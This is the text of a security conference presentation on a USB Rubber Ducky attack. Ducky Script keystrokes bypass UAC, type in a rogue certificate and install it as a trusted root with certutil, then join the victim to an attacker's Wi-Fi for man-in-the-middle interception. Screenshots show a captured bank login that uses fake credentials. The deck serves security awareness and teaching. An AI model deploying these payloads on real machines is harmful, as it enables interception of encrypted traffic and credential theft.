

USB Attack to Decrypt Wi-Fi Communications

Presented by: Jeremy Dorrough

Disclaimer

Opinions expressed in this presentation are my own. I am speaking for myself, not Genworth, nor anyone else.



Image Source: iwishisaidthat.com

About Me

- 10+ years in IT Security industry
- Worked in defense, utility & financial sectors
- Currently a Network Security Engineer at Genworth
- I crash cars for fun



Dominion®




Genworth 



Presentation Outline

- ✓ USB Rubber Ducky
- ✓ How the Attack Works
- ✓ Keyboard Payload
- ✓ Mass Storage/Keyboard Payload
- ✓ Demo
- ✓ Questions

USB Rubber Ducky



Firmware Options

- Duck
 - Keyboard Input
- FAT Duck
 - Mass Storage Device
- Detour Duck
 - Multiple Payloads
- Twin Duck
 - Both Keyboard and Mass Storage Device



Teensy

Teensy 3.1



Teensy 3.0



[Teensy 3.1 changes from Teensy 3.0](#)

Teensy 2.0



0.7 inch
1.2 inch
25 I/O, 12 Analog, 7 PWM

Teensy++ 2.0



2.0 inch
46 I/O Pins, 8 Analog Inputs, 9 PWM

<https://github.com/adamcaudill/Psychson>

adamcaudill / **Psychson** Watch 373 Star 2,501 Fork 948

Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB)

15 commits | 1 branch | 1 release | 2 contributors

branch: master **Psychson** / +

Update README.md
adamcaudill authored on Oct 5, 2014 Latest commit 4522989aac

DriveCom	Add chip ID & num LBA retrieval commands	10 months ago
EmbedPayload	Adding all the stuffs	10 months ago
Injector	Adding all the stuffs	10 months ago
docs	Adding all the stuffs	10 months ago
firmware	Add chip ID & num LBA retrieval commands	10 months ago
patch	Add no-boot-mode patch	9 months ago
templates	Adding all the stuffs	10 months ago
tools	Force these tools added	10 months ago
.gitignore	Adding all the stuffs	10 months ago
LICENSE	Update LICENSE	10 months ago
README.md	Update README.md	9 months ago

Code

- Issues 62
- Pull requests 0
- Wiki
- Pulse
- Graphs


HTTPS clone URL
`https://github.com/adamca`

You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).


[Clone in Desktop](#)

[Download ZIP](#)


How The Attack Works



How The Attack Works




How The Attack Works



Social Engineer???

DHS Study Performed by idappcom:

- 60% Plugged in dropped USB device
- 90% Plugged in USB device if case had an official logo



Foldout USB Flash Drive (512MB)

[Return to Search Results](#) ▶ **Foldout USB Flash Drive (512MB)**

Product Images & Colors



Showing 1 - 5 of 5



360° VIEW




Item# Q6996

Take the **NEXT STEP:**

LIVE HELP

ORDER NOW

GET QUOTE

 NO SAMPLE

Need Help? Call 866-312-5646 for personal assistance.

Image Source: www.qualitylogoproducts.com

The Cat and Mouse Game

- Anti-Virus
- Web filters/Proxy
- FTP whitelist
- HTTP Strict Transport Security (HSTS)

Google

PayPal™



LastPass ****

stripe

Square



Dropbox

Setup Rogue AP

- Hostapd
- dnsmasq
- Iptables
- Alternatively use mana-toolkit

Setup MITM Listener

- Configure a proxy of your choice
- Burpsuite, Squid, SSLStrip, Mallory, etc.
- Export the certificate
- Convert the certificate to base64 encoding

```
-----BEGIN CERTIFICATE-----  
MIICxDCCAI2gAwIBAgIEVOdW+zANBgkqhkiG9w0BAQUFADCBijEUMBIGA1UEBhML  
UG9ydFN3aWdnZXlxFDASBgNVBAGTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0  
U3dpZ2dlcjEUMBIGA1( )gQWBBSJrL4vz7JJPJ67CNmrwAnfuTs0zANBgkqhkiG9w0B  
AQUFAAOBgQCBMulw4WP++I76bfvXQ4RAgNo0DYiasfw4SniawhnpDE4spV1vjzf  
IbQQVcetDdnCvSB6YVE0Rv3HQbTZE5r170dOvl4o6Yr3wgFF9sUUqQq+M/Z4wRgg  
8OJPGC8PXCmkelAO166m4w7h3DlnQj1cGNdQr5AmMksvEmDvioTz0A==  
-----END CERTIFICATE-----
```


Burpsuite Proxy Settings

The screenshot shows the 'Proxy Listeners' configuration window in Burp Suite. The window title is 'Burp Intruder Repeater Window Help'. The top navigation bar includes buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Options', and 'Alerts'. Below this, there are buttons for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The main content area is titled 'Proxy Listeners' and contains a help icon, a description of proxy listeners, a table of active listeners, and a 'CA certificate' button.

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use the proxy server.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	*:8080	<input checked="" type="checkbox"/>		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can use this certificate in other tools or another installation of Burp.

CA certificate ...

Payload Summary

1. Bypass UAC and open CMD.exe
2. Create a new .cer file from keyboard input
3. Add cert.cer to trusted root using certutil
4. Create a wireless profile
5. Connect to wireless profile
6. Clean up

Ducky Script API

- DELAY [time in milliseconds]
- STRING [standard keyboard entry]
- ENTER [Enter key]
- GUI [Windows key]
- REM [will not be processed]

github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

Bypass UAC cmd.exe

DELAY 10000

GUI r

DELAY 200

STRING powershell Start-Process cmd -Verb runAs



Image Source: technet.microsoft.com

Create Base64 Certificate

STRING copy con cert.cer

ENTER

STRING -----BEGIN CERTIFICATE-----

ENTER

STRING MIICxDCCAi2gAwIBAgIEVOdW+zANBgkUMBIGAlUEBhML

ENTER

STRING UG9ydFN3aWdnZXIxFDASBgNVBAGTC1BvcnRTd2EwtQb3J0

(...)

You Trust Me....Right?

STRING certutil -addstore -f -enterprise -user root cert.cer




Image Source: diariodigitalcolombiano.com

...Now Tell Me Your Secrets

- Echo xml network profile to a file
- Using xml file, create and connect to new Wireless profile

Cover your tracks

- Delete xml file
- Delete rouge certificate



All Your Bank Are Belong To Us

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MITM
144	https://online.wellsfargo.com	GET	/das/cgi-bin/session.cgi?screen...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	716	HT
136	https://online.wellsfargo.com	GET	/das/common/scripts/wibcommo...	<input type="checkbox"/>	<input type="checkbox"/>	200	1068	scr
135	https://online.wellsfargo.com	POST	/signon	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	3767	HT
132	https://www.wellsfargo.com	POST	/tas	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	129	
123	https://www.wellsfargo.com	POST	/tas	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	129	
94	https://static.wellsfargo.com	GET	/tracking/toppages/utag.2.js?utv...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1367	scr
93	https://static.wellsfargo.com	GET	/tracking/toppages/utag.js	<input type="checkbox"/>	<input type="checkbox"/>	200	19897	scr
68	https://www.wellsfargo.com	GET	/global/home.js	<input type="checkbox"/>	<input type="checkbox"/>	200	104584	scr

Request Response

Raw Params Headers Hex

POST request to /signon

Type	Name	Value
Cookie	v1st	F95F61F578D3AB82
Cookie	OB_SO_ORIGIN	source=homepage
Cookie	wfcookie	11201502260648201707957568
Cookie	TS01b92b99	0135157aa8dc81960a070f3c18d6f61ca8f3009dbc8f8028df23e8dd79a1330f724b7024d318c
Cookie	utag_main	v_id:014bc65c4b58000fe01448f7ec5902042001b00900b5d\$_sn:1\$_ss:1\$_pn:1;exp-session
Body	destination	AccountSummary
Body	userid	fakeuser
Body	password	fakepassword

Internet Explorer

The image shows a screenshot of an Internet Explorer browser window displaying the Wells Fargo website. The browser's address bar shows the URL <https://www.wellsfargo.com/>. The website content includes the Wells Fargo logo, navigation links for "Personal", "Banking", and "Loans and Credit", and a login section titled "View Your Accounts" with fields for "Account Summary", "Username" (containing "fakeuser"), and "Password".

Overlaid on the browser is a "Certificate" dialog box with the following information:

- General** | Details | Certification Path
- Certificate Information**
- This certificate is intended for the following purpose(s):**
 - Ensures the identity of a remote computer
- Issued to:** www.wellsfargo.com
- Issued by:** PortSwigger CA
- Valid from:** 2/ 26/ 2015 **to:** 2/ 15/ 2035
- Buttons: [Install Certificate...](#), [Issuer Statement](#)
- Link: [Learn more about certificates](#)
- Button: [OK](#)

In the background, the website also features a search bar, a "Español" language option, and a promotional banner for "Everyday C" with the text "Open a new checking ac and get easy access to y" and a "Start Now" button.

Internet Explorer

The image shows a screenshot of an Internet Explorer browser window displaying the Wells Fargo website. The browser's address bar shows the URL <https://www.wellsfargo.com/>. The page content includes the Wells Fargo logo, navigation links for 'Personal', 'Banking', and 'Loans and Credit', and a login section with fields for 'Account Summary', 'Username' (containing 'fakeuser'), and 'Password'. A 'Go' button is visible next to the password field. Below the login section, there are links for 'Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Security'.

Overlaid on the browser window is a 'Certificate' dialog box. The dialog box has three tabs: 'General', 'Details', and 'Certification Path'. The 'General' tab is selected, showing 'Certificate Information'. The text in the dialog box reads: 'This certificate is intended for the following purpose(s):' followed by a bulleted list: '• Ensures the identity of a remote computer'. Below this, it states 'Issued to: www.wellsfargo.com' and 'Issued by: PortSwigger CA'. The validity period is 'Valid from 2/ 26/ 2015 to 2/ 15/ 2035'. At the bottom of the dialog box, there are buttons for 'Install Certificate...', 'Issuer Statement', and 'OK'. A large red watermark 'pwnd' is superimposed diagonally across the dialog box.

Chrome

The screenshot shows a Chrome browser window with the address bar displaying `https://www.wellsfargo.com`. The page content includes the Wells Fargo logo, navigation links for "Banking" and "Loans and Credit", and a login section with fields for "Username" (containing "fakeuser") and "Password". A "Certificate" dialog box is open in the foreground, displaying the following information:

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from: 2/ 26/ 2015 **to:** 2/ 15/ 2035

Issuer Statement

Learn more about [certificates](#)

OK

The background website also features a search bar, a "Financial Education" link, and a promotional banner for "It's tax time. Pay yourself first" with a "Open an IRA" button. A sidebar on the right contains links for "Banking Made Easy" and "Borrowing and Credit".

Chrome

Wells Fargo - Person x

https://www.wellsfargo.com

WELLS FARGO

Person

Banking Loans and C

View Your Account

Account Summary

Username
fakeuser

Password

Username / Password

Need online access?
[Sign Up Now](#) or [Take a Test](#)
[Privacy, Cookies, and S](#)

College

Fraud Cent

It's tax time.
Pay yourself first

Open and fund an IRA by April 15, 2015, to increase potential retirement and tax savings

Open an IRA

Banking Made Easy

Borrowing and Credit

Could an IRA help you save on 2014 taxes?

Open and fund an IRA by 4/15/15 for possible tax b

Open an IRA >

Wells Fargo Retirement

Learn more about [certificates](#)

Issuer Statement

OK

pwnd

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s)


- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/26/2015 to 2/15/2035

Firefox



The screenshot shows a Firefox browser window with a single tab titled "Untrusted Connection". The address bar displays "https://www.wellsfargo.com". A yellow warning icon is visible in the top left corner of the browser window. The main content area is mostly blank, with a large yellow warning box on the right side. The warning box contains a yellow icon of a person with a question mark, the heading "This Connection is Untrusted", and several paragraphs of text explaining the security issue. At the bottom of the warning box, there is a button labeled "Get me out of here!" and two bullet points: "Technical Details" and "I Understand the Risks".

Untrusted Connection

<https://www.wellsfargo.com>

This Connection is Untrusted

You have asked Firefox to connect securely to **www.wellsfargo.com**, but we can't co
connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to
are going to the right place. However, this site's identity can't be verified.

